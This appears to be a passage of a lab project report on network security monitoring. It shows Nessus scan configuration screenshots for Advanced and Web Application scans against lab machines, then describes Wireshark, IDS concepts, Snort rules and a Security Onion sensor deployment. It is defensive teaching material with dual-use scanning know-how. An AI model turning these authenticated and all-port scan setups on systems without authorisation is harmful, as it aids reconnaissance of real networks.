


Fig. 43. Customizing the Report settings

- e. *Advanced*: It helps to configure the scan performance and general settings. Moreover, Certain parameters may be unavailable, and default values may differ, depending on the template we choose.
- Advanced inputs are given default and are used for customising the result report such as overriding verbosity, enable safe checks, scan IP address randomly, etc.

New Scan / Advanced Scan

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC >
DISCOVERY >
ASSESSMENT >
REPORT >
ADVANCED ▾

General Settings

- Enable safe checks
- Stop scanning hosts that become unresponsive during the scan
- Scan IP addresses in a random order
- Automatically accept detected SSH disclaimer prompts
This will automatically attempt to agree to prompts in SSH connections that Tenable products are configured to recognize.
- Scan targets with multiple domain names in parallel

Performance Options

- Slow down the scan when network congestion is detected

Network timeout (in seconds)

Max simultaneous checks per host

Max simultaneous hosts per scan

Fig. 44. Advanced settings of Advanced Scan template

- ii. *Credentials*: During scanning, the credentials tab allows to use authentication credentials. Nessus can run a larger range of checks, resulting in more accurate scan findings, by using the credentials configuration.
- Navigated to Credentials tab and categories host is selected. Since we are using Metasploit, Windows, Ubuntu machines SSH is selected, and authentication method is changed to password and Credentials are provided.

New Scan / Advanced Scan

[Back to Scan Templates](#)

The screenshot shows the 'SSH' configuration panel in the Nessus interface. On the left, a sidebar lists categories: 'Host' (selected), 'SNMPv3', 'SSH', and 'Windows'. The main panel has tabs for 'Settings', 'Credentials', and 'Plugins'. The 'SSH' configuration includes:

- Authentication method: password
- Username: Sample
- Password (unsafe!): [Redacted]
- Elevate privileges with: Nothing
- Custom password prompt: PASSWORD:

Below these fields is a note: "This password could be compromised if Nessus connects to a rogue SSH server. This can be mitigated by providing Nessus with a known_hosts file in the 'Global Settings' section below." At the bottom, there is a section for 'Global Credential Settings' with a link to 'Add File'.

Fig. 45. Configuring Server credentials

- iii. *Plugins*: we can choose security checks by Plugin Family or individual plugin checks in the Plugins settings.
- The plugins are carefully analysed and for better results for instance if the Metasploit machine is used for scanning we can disable Fedora security checks and Windows services. Doing this helps to minimize the falsepositive results and default vulnerabilities for the plugin.

New Scan / Advanced Scan

[Back to Scan Templates](#)

[Disable All](#) [Enable All](#)

The screenshot shows the 'Plugins' configuration panel in the Nessus interface. The left sidebar has tabs for 'Settings', 'Credentials', and 'Plugins'. The main panel has buttons for 'Show Enabled' and 'Show All'. A table lists the following plugins:

STATUS	PLUGIN NAME	PLUGIN ID
ENABLED	Service detection	518
ENABLED	Settings	107
ENABLED	Slackware Local Security Checks	1244
ENABLED	SMTP problems	149
ENABLED	SNMP	33
ENABLED	Solaris Local Security Checks	3746
ENABLED	SuSE Local Security Checks	16894
ENABLED	Ubuntu Local Security Checks	5469
ENABLED	Virtuozzo Local Security Checks	341
ENABLED	VMware ESX Local Security Checks	140
ENABLED	Web Servers	1378
DISABLED	Windows	5081
DISABLED	Windows : Microsoft Bulletins	2300
DISABLED	Windows : User management	29

Below the table, there is a message: "No plugin family selected."

Fig. 46. Customizing the Plugin Family of Advanced Scan template

- Finally, the configurations are saved, and the scan is launched.




Fig. 47. Sample Output result of Advanced Scan template

- C. *Web application Scan Configuration*: Nessus is one of the best and user-friendly interfaces to identify web application vulnerability. Scanning is performed by utilizing plugins, which can be thought of as a unique code to identify critical vulnerabilities like cross-site scripting and SQL injection. Real-time visibility, built-in scan, client-host architecture are some features compared to other scanners. Nessus verifies web application scans for published and unknown web vulnerabilities. In order to perform a detailed scan, the filters are customized to provide authentication. Web application scan includes end-to-end scanning that aids in identifying the application server, databases, and web server vulnerabilities.
- i. *Settings*: Scan setting enables to refine parameters in scans to meet network security parameters.
 - a. *Basic*: The Basic scan options are used to customize the organizational and security characteristics.
 - Web application tests new scan template is selected, and profile is created along with the server IP address. The schedule and notification inputs are given.

New Scan / Web Application Tests

[← Back to Scan Templates](#)

The screenshot shows the 'General' settings tab for a new scan. The left sidebar contains a navigation menu with categories: BASIC (General, Schedule, Notifications), DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The main content area is titled 'Settings' and includes tabs for 'Credentials' and 'Plugins'. The 'General' settings are as follows:

Name	Sample Web Application Test template
Description	
Folder	My Scans
Targets	192.168.X.X/24

At the bottom of the main content area, there is an 'Upload Targets' section with an 'Add File' button. At the bottom of the entire form, there are 'Save' and 'Cancel' buttons.

Fig. 48. Required Configurations of General settings

- The Basic Schedule tab, the Scan can be enabled to schedule and run the vulnerability template by providing the date and time.

New Scan / Web Application Tests

[← Back to Scan Templates](#)

The screenshot shows the 'Schedule' settings tab for a new scan. The left sidebar is the same as in Fig. 48, but the 'Schedule' option is selected. The main content area is titled 'Settings' and includes tabs for 'Credentials' and 'Plugins'. The 'Schedule' settings are as follows:

Enabled	<input checked="" type="checkbox"/>
NOTE: Only one schedule can be enabled. Any other scheduled scans will be disabled. Upgrade to Nessus Professional	
Frequency	Once
Starts	17:00 2021-06-11
Timezone	Canada/Central
Summary	Once on Friday, June 11th, 2021 at 5:00 PM

At the bottom of the entire form, there are 'Save' and 'Cancel' buttons.

Fig. 49. Schedule Configuration of Scan

- Furthermore, in the notification tab the scan results can be sent through emails by providing the address in the recipients details but a smtp server details are provided to access the services.

New Scan / Web Application Tests

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Notifications

Notifications will not be sent until your [SMTP Server](#) is configured.

Email Recipient(s)

Result Filters [Add Filter](#)

[Save](#) [Cancel](#)

Fig. 50. Notification Email details of Recipients

- b. *Discovery*: The Discovery settings, which include port ranges and procedures, are related to discovery and port scanning.
- Scan type is changes to all ports. By default, it scans only the common ports changing it to scan all ports aids for indeed assessment and scans port range from (1-65535).

New Scan / Web Application Tests

[← Back to Scan Templates](#)

Settings | Credentials | Plugins

BASIC

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Scan Type

General Settings:

- Always test the local Nessus host
- Use fast network discovery

Port Scanner Settings:

- Scan all ports (1-65535)
- Use netstat if credentials are provided
- Use SYN scanner if necessary

Ping hosts using:

- TCP
- ARP
- ICMP (2 retries)

Fig. 51. Configuration of Discovery settings

- c. *Assessment:* Assessment settings are used to configure what vulnerabilities to detect and how scans identify vulnerabilities. For example, HTTP ping methods, Scan general settings, etc.
 - Scan type is changed to all complex web vulnerabilities enables to perform thorough tests. Complex web application scanners have elaborate systems that try to record the transactions that make up the authentication to repeat the process to perform authenticated testing effectively.




Fig. 52. Web application Assessment configuration

- d. *Report:* It is used to customize the output report alignment such as Processing, Scan Output.

- Report configurations are left with default values.




Fig. 53. Customizing the Report settings

e. *Advanced*: It helps to configure the scan performance and general settings.

- Advanced inputs are given default and are used for customising the result report.

New Scan / Web Application Tests

[← Back to Scan Templates](#)

The screenshot shows the 'Advanced' settings tab for a Web Application Tests scan. On the left, there is a sidebar with categories: BASIC, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED (which is selected). The main content area shows 'Scan Type' set to 'Default'. Below this, 'Performance options' are listed: 30 simultaneous hosts (max), 4 simultaneous checks per host (max), and 5 second network read timeout. At the bottom, there are 'Save' and 'Cancel' buttons.

Fig. 54. Advanced settings of Web Application Tests template

ii. **Credentials**: During scanning, the credentials tab allows to use authentication credentials. Nessus can run a larger range of checks, resulting in more accurate scan findings, by using the credentials configuration.

- Credentials are used to login to the website. It requires the URL path. Here details are provided about the Drupal web content by choosing the authentication method as HTTP login form and URL with its credentials.

New Scan / Web Application Tests

[← Back to Scan Templates](#)

The screenshot shows the 'Credentials' configuration page. On the left, there is a 'CATEGORIES' dropdown set to 'All' and a search box for 'Filter Credentials'. The main area is titled 'HTTP' and contains several fields: 'Authentication method' (HTTP login form), 'Username' (root), 'Password' (masked with dots), 'Login page' (http://192.168.30.31/Drupal/), 'Login submission page' (http://192.168.30.31/drupal/?q=node&destination=nod), 'Login parameters' (http://192.168.30.31/drupal/?q=node&destination=nod), 'Check authentication on page' (http://192.168.30.31/drupal/?q=node&destination=nod), and 'Regex to verify successful authentication' (http://192.168.30.31/drupal/?q=node&destination=nod). A note states: 'If the keywords %USER% and %PASS% are used, they will be substituted with the username and password provided above.' At the bottom, 'Global Credential Settings' shows 'Login method' set to 'POST'.

Fig. 55. Configuring Web application details

- iii. *Plugins*: we can choose security checks by Plugin Family or individual plugin checks in the Plugins settings.
 - By default, all the plugins are enabled for the Scan and all the plugins are in reference to the web applications. The settings are saved and if required the plugin rules are configured (as illustrated in plugin rules) and Scan is launched.

New Scan / Web Application Tests

[← Back to Scan Templates](#)

PLUGIN FAMILY ▲	TOTAL
CGI abuses	4457
CGI abuses : XSS	690
Settings	2
Web Servers	1362

Fig. 56. Web application Tests Plugins

- Finally, the configurations are saved, and the scan is launched.

Sample Web Application Test template

[← Back to My Scans](#)

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)




Fig. 57. Sample Output result of Web Application Test template

D. Different level of severity:

- i. *Critical Level*: They are straight-forward exploitation, attacker does not need any knowledge about the targeted server they can just execute the code. Vulnerability priority rating from 9 to 10. Recommended action is to consider the highest priority and fix them immediately. It is indicated with red colour.

- ii. *High Level:* Exploiting high level vulnerabilities are little challenging for attacker. If exploited, privileges can be elevated to steal sensitive information. Vulnerability priority rating ranges from 7.0 to 8.9. It is represented with orange colour.
- iii. *Medium Level:* Attacker can manipulate using social engineering and other tactics to exploit medium-level vulnerabilities. If exploited vulnerabilities provide limited access and may require admin level credentials to exploit successfully. Priority rating ranges between 4.0 to 6.9. It is displayed with yellow colour.
- iv. *Low level:* Gives a freedom to exploit and has very less impact on organization. Priority ranges from 0.1 to 3.9. It is indicated with green colour.
- v. *Info Level:* The Information category is non-vulnerability information and doesn't need immediate action. It is displayed with blue colour. [81] [82]

XXI. PROTOCOL ANALYSIS

To improve the security posture of a network, many tools such as Firewalls, IDS, IPS are placed across the network. Although Firewall filters the incoming and outgoing traffic based on the given rules and filters, Firewalls do not analyze network traffic patterns [83]. On the other hand, IDS and IPS systems also analyse the traffic patterns and based on the predefined inputs, the system alerts, and filters when malicious activity is detected. To function efficiently and accurately IDS and IPS systems are given various rules to detect different kinds of exploits and exploit activities. These rules are designed based on the protocol analysis performed on the exploit traffic which gives a clear insight of what content to identify when an exploit activity is identified.

Protocol analysis is the process of studying the packets/frames of the network traffic which are captured using a protocol analyzer tool such as Wireshark. By breaking down the traffic into several frames and understanding the key traceable content from traffic, several rules can be scripted in the IDS and IPS systems that help in identifying the exploit activity and filter the bad traffic.

We have different tools which are available to capture full network traffic and replay them. Some of them are :
Commercial tools:

- Niksun10
- RSA Security Analytics11
- NetScout

Open-source tools:

- Wireshark - GUI based
- TCPDUMP - command line based.
- Network Miner
- Capsa

Among these various tools available, Wireshark Network Analyzer is used to capture and analyze the network traffic, as it is an Open-source tool with user friendly GUI.

XXII. WIRESHARK NETWORK ANALYZER

Wireshark is the open-source world's leading and widely used network protocol analyzer. It lets you see what is happening in the network at a microscopic level. It is the de facto standard across many commercial and non-profit organizations, government agencies and educational institutions. It has a standard three pane packet

browser. It has live capture and offline analysis feature which means we can capture the live stream of a network and save it for later investigations. It has live capture and offline analysis feature which means we can capture the live stream of a network and save it for later investigations. It has support on many platforms. It runs on Windows, Linux, Ubuntu, MacOS, Solaris, FreeBSD, NetBSD and many others. There are coloring rules with default baseline for different types of protocols which makes the analysis part comfortable. The output of the analysis can be exported to XML, CSV, or plain text. It has GUI features where we can browse the captured packets with ease. Provides deep inspection of hundreds of protocols with more protocols being added all the time [84].

Protocol analysis studies various exploits that are performed across different zones in the network. During the exploit activity the traffic is captured using Wireshark tool and the file is save as a pcap file. Then the pcap files are analyzed in the Wireshark tool to study the traffic and make note of important data. The protocol analysis helps identify various key elements in the network traffic during exploit activity, that can be further sourced to create rules in the Intrusion Detection System (IDS). The key factors identified can also help to improve existing rules to reduce number of false-positive alerts in the IDS and IPS systems.

XXIII. IDS INTRODUCTION

An Intrusion Detection System is a system capable of detecting unauthorized intrusion or network interruption caused by both internal and external activities. These systems are used as monitoring devices in different environments, and they are responsible for sending out alerts when suspicious activity is detected [85]. There are two types of intrusion detection systems: network-based intrusion detection systems (NIDS) and host-based intrusion detection systems (HIDS). The NIDS is in the focus of monitoring network traffic, while the HIDS inspects intrusions on a host and raises the alarm. IDSs are also classified into three types: Protocol-based Intrusion Detection Systems (PIDS), Application Protocol based Intrusion Detection Systems (APIDS), and Hybrid Intrusion Detection System (HIDS) [86].

An IDS system will be using some detection mechanisms to identify the potential intrusions. These are the Signature-Based Intrusion Detection Method, Anomaly Based Intrusion Detection System, and Hybrid Detection Method. In the first method, already analyzed attacks will be detected using some defined signatures, or patterns such as byte sequences [87]. Even though the Signature-Based Detection Method comes with some limitations, the rate of detection of the anomalies is higher with no or fewer false positives being generated when compared with other detection methods [87]. On the other hand, the Anomaly Based Intrusion Detection Method uses some techniques such as Machine Learning, statistical and knowledge-based approaches to detect unknown exploits or vulnerabilities [87]. This detection might cause some false positives to be generated during the detection process but can be mitigated by training or by improving the behavior-based defensive measures. The last Hybrid Intrusion Detection method is the combination of both Signature Based and Anomaly Based Detection Methods [87].

XXIV. SNORT INTRODUCTION

Snort was developed by Martin Roesch in 1998. It is open-source, lightweight, and can be configured in three different ways, the Sniffer mode, the Packet Logger mode, and the NIDS mode. In the Sniffer mode, Snort will be displaying the packets to the user continuously within the network, in the Packet Logger mode it will log the packets the desired disk and in the NIDS mode, it is responsible for both detection and the analysis of Network Traffic [88].

Some of the features of Snort include OS fingerprinting, creating of logs, content matching, analysis of protocol, etc. [89]. However, Snort can be easily deployed on any kind of Operating System and in any kind of

Network Environment if so needed. The snort rules which generate alerts are also simple to comprehend and analyze. Snort employs a set of basic rules that are either pre-defined or can be defined by the user, depending on the type of exploit being investigated. Snort examines these rules before generating warnings based on the material specified in the rules [88]. In this project, Snort 2.9 version is used to detect the exploits using Signature Based Intrusion Detection and raise the alerts when coming across malicious activity within the network. This comes standard on the Security Onion machines used for the project.

XXV. SECURITY ONION INTRODUCTION

Security Onion is a free, open-source Intrusion Detection System, security monitoring, and log management solution for Linux distributions. Security Onion provides indexing, search tools, and some visualization tools in addition to full packet analysis [90]. If the Security Onion is configured in the Evaluation mode, Snort will serve as the NIDS for the Security Onion; if the Security Onion is configured in the Production mode, there will be a choice of NIDS between Snort and Suricata [91]. The Snort 2.9 version is pre-installed and configured on these machines by default. As a result of all the aforementioned factors, the security onion machines functioned as both Sensor machines and the Management Server in this project.

- A. *Tools in Security Onion:* Security Onion comes with a lot of tools such as the ELK Stack components, Sguil, Squert, Zeek, Suricata, Snort, etc. which are used for security monitoring and log management.
 - i. ELK STACK Components: Elasticsearch, Logstash, and the Kibana together are known as the ELK stack. But later on, Beats is added to the stack [92]. Elasticsearch is one of the highly recommended tools for search and analyzing the data, usually for log analysis, and provides users with the full-text search capability [92]. Logstash on the other hand is mainly responsible for collecting the data from different sources, processing the collected data, and then sending it across potentially to Elasticsearch. Kibana is the tool that helps the analysts to visualize the data that is in the Elasticsearch in different formats such as histograms, pie charts, etc [92]. Basically, it acts as the interface between the elastic search and the users to view, search and visualize the logs.
 - ii. Sguil is a tool responsible for providing access to real-time events, session data and the packet captures through its GUI [93]. On the other hand, Squert is a visualization tool that uses metadata, time series representations, or logically grouped result sets in order to give more detailed context to the events. Squert is mainly used to view the information stored in the Sguil [94].
 - iii. On the other hand, tools like Zeek, Snort, and Suricata are used for Network Analysis with the help of different signatures (Snort and Suricata) or defined scripts to analyze the traffic.

XXVI. SECURITY ONION SPECIFICATIONS

For the setup of the private intrusion detection network, the implementation of machines that can handle the amount of traffic in a small enterprise scenario was chosen. This was the use of Security Onion 16.04, an all-in-one machine that allows for both effective Intrusion Detection with the built-in support of Snort and other software tools for visualization of alerts, along with built-in setup scripts to enable the creation of both a Central Management System and additional sensors that link with this centralized system. This software includes the ELK (Elastic Search, Logstash, and Kibana) stack, Snort, and Suricata for IDS, Zeek, Wazuh, Squil, Squert, and OSSEC for a SIEMS like experience with alert notification., along with many others to enable an all-in-one solution for Network Security Monitoring (NSM) [95].

Security Onion at its core contains 3 major features that make it an effective NSM, the first of which is Full Packet Capture. This core element is supported using netsniff-ng, the networking swiss army knife of Linux, that is utilized for use in network development, analysis, debugging, auditing, and/or network reconnaissance. [96]. The second is the implementation of both NIDSs and HIDSs. This combination of both the NIDS and HIDS creates a holistic approach for the detection, and inspection of packets on the network as the NIDS has both rule and analysis-based NIDS that help detect malware both familiar, similar, and foreign to the network to aid in the best possible detection of an attack. The HIDS on the other hand allows endpoints to also be monitored to provide extra inspection of files and data on the network that does not travel along with the network often, providing insights into machines deeper than NIDS could provide even with deep packet inspection. The last core pillar is the analysis tools. These tools are intended to ensure that the security expert is not overwhelmed with the data gathered by the many data-gathering software and systems in Security Onion. Kibana, Squert, Sguil, and CapMe are all analysis tools that can be used to help determine if an attack is an attack, where an attack is occurring, and the ability to customize how alerts are viewed and highlight the most important of the bunch with priority controls and flags (i.e., A “Single Pane of Glass”). All 3 major features work together to create a fully-fledged and holistic approach to malware detection, analysis, and mitigation [95].

A. General Security Onion Configuration Overview

Within Security Onion, there are a few ways machines can be deployed on the network to optimize the delivery and processing of alerts on a network. However, in this we will discuss the one in the current virtual environment which is a Distributed Deployment without the use of storage nodes. In this deployment type, we have three Forward nodes/sensors, allowing each sensor to monitor a segment of the internal networks in the topology: Trusted Zone, Proxy Zone, and DMZ Zone respectively. This is done by attaching one interface of the sensor to the SPAN port of a bridge in one of these zones, allowing the sensor to convert it into an alert readable by the analysis tools and to be eventually sent off to the master server. This configuration was used in creating the topology as the network traffic within the network itself is a low-throughput environment, and thus having a separate storage node was not needed for load balancing. The configuration of the sensors is accomplished by going through the setup procedure to set them up in a way that establishes them as forwarding nodes, or in other words, nodes that only sniff with a snort and send any alerts to the master or central server. The central server was set up in a similar fashion but instead was established as a master server. In this way, one interface is set up to listen to connections from the sensors and process the traffic on the network. An additional second interface, not configured in the Security Onion setup procedure, to act as a tap interface through which data/alerts can be visualized via port forwarding on a secured and firewalled router through a browser. This master server only acts as a master server and visualizer with no NIDS active on it, as such this saves the system resources to allow for efficient and effective traffic analysis, preventing hang-ups and bottlenecks from having the machine do too many tasks at once. The Configuration Section in the Appendix details the complete setup procedures in the IDS portion of the vinetctl environment.

B. Software and Hardware Specifications: Sensor

Since the sensors must only focus on the ability to digest and initially format the alerts data from the snort instance running on them, the hardware requirements for each sensor machine are lower than specified in the Security Onion documentation:

If you're going to enable the Elastic Stack, please note that the MINIMUM requirements are 4 CPU cores and 8GB RAM. These requirements increase as you monitor more traffic and consume more logs. [95].

These low hardware requirements are also acceptable given the Elastic Stack is not activated on the Sensor machines either. Therefore, the need for 8GB of RAM, and 4 CPU cores is not needed. Leading to the Hardware Specifications for the sensors to cap out at 6GB to allow for some processing speed, but also to help avoid any bottleneck. As for the CPU requirements, since this is in a virtualized environment, the allocation of CPU cores is on a per-use basis and is likely hardcoded into the virtualization environment thus the ability to specify a certain core count for a CPU is not allowed. However, in the case that this is moved to a physical machine environment, the requirements for these sensors for CPU core count is at a minimum of 1 but must be scaled accordingly to reflect the amount of sniffed traffic coming in on the wire.

C. Software and Hardware Specifications: Central Server

The central server is the hub of all the alerts and the core of the analysis for the Security Team. In this hub, this instance of Security Onion processes the incoming alert data from the three sensors. From here, the alerts are placed into the ELK stack, beginning first with Logstash. In Logstash, the alerts are parsed to initially format them so that it can be distributed and categorized in the next stage with ElasticSearch. In this next stage of the ELK stack, Elastic search indexes all the logs sent over from Logstash allowing other analysis tools to have an alert be ported to them in the correct format from Logstash, but also have it correlate with other tools due to the indexing done by ElasticSearch. This leads into the last stage, the visualization of these alerts, using Kibana. This can also be done with Sguil, if on the local machine itself, or through the browser as well Squert (The same as Kibana) [95]. To ensure that the stability of the machine and overall processing of the alerts from the three sensors is sustained, an allocation of 8GB was used to ensure that we met the minimum requirements suggested for a Master Server with storage nodes. This felt sufficient as since the network has limited traffic the amount of processing would be minimal even with all three sensors being forwarding nodes.

Note: This network configuration was not the first choice for the machines but was needed as the establishment of a heavy node configuration was not feasible given the resources allocated to the machines. This was because the nodes, when configured in this fashion, failed to start up the Elastic Stack successfully, failing each time the stack was attempting to startup. As a result, the configuration changed to that of 3 forward nodes and one master server with local storage instead of the original 3 heavy nodes with one master server with local storage. Regardless, however, this still allows for the IDS system to be used as expected, just with slightly reduced redundancy in terms of alerts and forensics with an additional load now placed on the master server but within reason given the low throughput in our environment. This could also be changed in the future but is sufficient for the current scope.

XXVII. SNORT RULES SECTION

Snort uses a versatile and efficient rules definition language that is quite simple and lightweight. When writing snort rules, there are a few basic guidelines that have to be kept in mind. The Snort rule parser does not be able to parse the rule content in multiple lines. Hence it is much more efficient to contain the snort rule in the single line itself.

The Rule header and the rule options are the two logical parts of snort rules. The rules operation, protocol, source and destination IP addresses and netmasks, and source and destination ports are listed in the header of the rule. The rules options section includes alert messages and details on which section of the packet should be examined to decide if the rule action should be performed.

Example Rule Section:


```
Alert tcp any any -> 192.168.1.0/24 any (content:"|11 24 ab 89|"; msg:
"Unintended File access";)
```

